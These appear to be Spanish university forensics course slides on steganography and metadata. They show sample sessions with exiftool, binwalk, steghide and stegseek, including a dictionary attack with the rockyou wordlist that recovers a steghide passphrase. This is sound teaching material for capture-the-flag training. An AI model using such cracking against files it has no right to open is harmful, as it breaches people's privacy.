
II. ip.src == 192.168.0.147 → Nos muestra todos los paquetes que vienen de la IP "192.168.0.147"



## III – Esteganografía

### ¿Qué es la esteganografía?

La esteganografía es la práctica de ocultar mensajes u objetos dentro de otros, por ejemplo, ocultar un mensaje de texto dentro de una imagen



## III – Esteganografía

### ¿Qué son los metadatos?

"Datos sobre datos"

Dan información como la calidad, el contenido o la fecha de modificación de un archivo. En ellos podemos encontrar información importante.



# III – Esteganografía

## Exiftool

Podemos utilizar esta herramienta para ver los

```
→ exiftool imagen_de_prueba.jpg
ExifTool Version Number      : 12.40
File Name                    : imagen_de_prueba.jpg
Directory                   : .
File Size                    : 334 KiB
File Modification Date/Time  : 2023:10:11 21:38:55+02:00
File Access Date/Time       : 2023:10:11 21:38:55+02:00
File Inode Change Date/Time  : 2023:10:11 21:38:55+02:00
File Permissions             : -rw-r--r--
File Type                    : JPEG
File Type Extension         : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit              : None
X Resolution                  : 1
Y Resolution                  : 1
Image Width                  : 1366
Image Height                 : 1018
Encoding Process             : Progressive DCT, Huffman coding
Bits Per Sample              : 8
Color Components             : 3
Y Cb Cr Sub Sampling         : YCbCr4:4:4 (1 1)
Image Size                   : 1366x1018
Megapixels                   : 1.4
```



# III – Herramientas comunes

## Binwalk

Detecta y extrae archivos que se encuentran ocultos dentro de otros

```
(kali㉿kali) - [~/Downloads/reto]
└─$ binwalk -D "*" PurpleThing.jpeg
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 780 x 720, 8-bit/color RGBA, non-interlaced
41	0x29	Zlib compressed data, best compression
153493	0x25795	PNG image, 802 x 118, 8-bit/color RGBA, non-interlaced

```
(kali㉿kali) - [~/Downloads/reto]
└─$ tree
```

```
├── PurpleThing.jpeg
├── PurpleThing.jpeg.extracted
│   ├── 0
│   ├── 25795
│   ├── 29
│   └── 29-0
```

2 directories, 5 files



# III – Herramientas comunes

```
(kali㉿kali) - [~/Downloads/reto]
└─$ ls
texto.txt  th-2669789895.jpeg

(kali㉿kali) - [~/Downloads/reto]
└─$ steghide embed -ef texto.txt -cf th-2669789895.jpeg -N
Enter passphrase:
Re-Enter passphrase:
embedding "texto.txt" in "th-2669789895.jpeg"... done
```

## Steghide

Nos permite ocultar archivos dentro de una imagen .jpg utilizando una contraseña



# III – Herramientas comunes

## Stegseek

Realiza un ataque de diccionario para encontrar la contraseña de la herramienta steghide en imágenes .jpg

```
(kali㉿kali)-[~/Downloads/reto]
└─$ stegseek --crack -sf th-2669789895.jpeg -wl /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek



[i] Found passphrase: "1234"
[i] Extracting to "th-2669789895.jpeg.out".

(kali㉿kali)-[~/Downloads/reto]
└─$ ls
th-2669789895.jpeg  th-2669789895.jpeg.out
```

# III – Herramientas comunes

## Stego-lsb

Nos permite extraer información que está oculta en los bits menos significativos de cada pixel de una imagen o vídeo.



Least Significant Bit Steganography

c                    a                    t  
 01 10 00 11    01 10 00 01    01 11 01 00

# III – Herramientas comunes

## Archivos de audio/video


En ocasiones es útil ver el espectrograma de los archivos de audio y vídeo en busca de información extra





# Retos





# Módulo II: Forense

---

Ismael Gómez, Inés Martín y Carlos Barahona



Universidad  
Rey Juan Carlos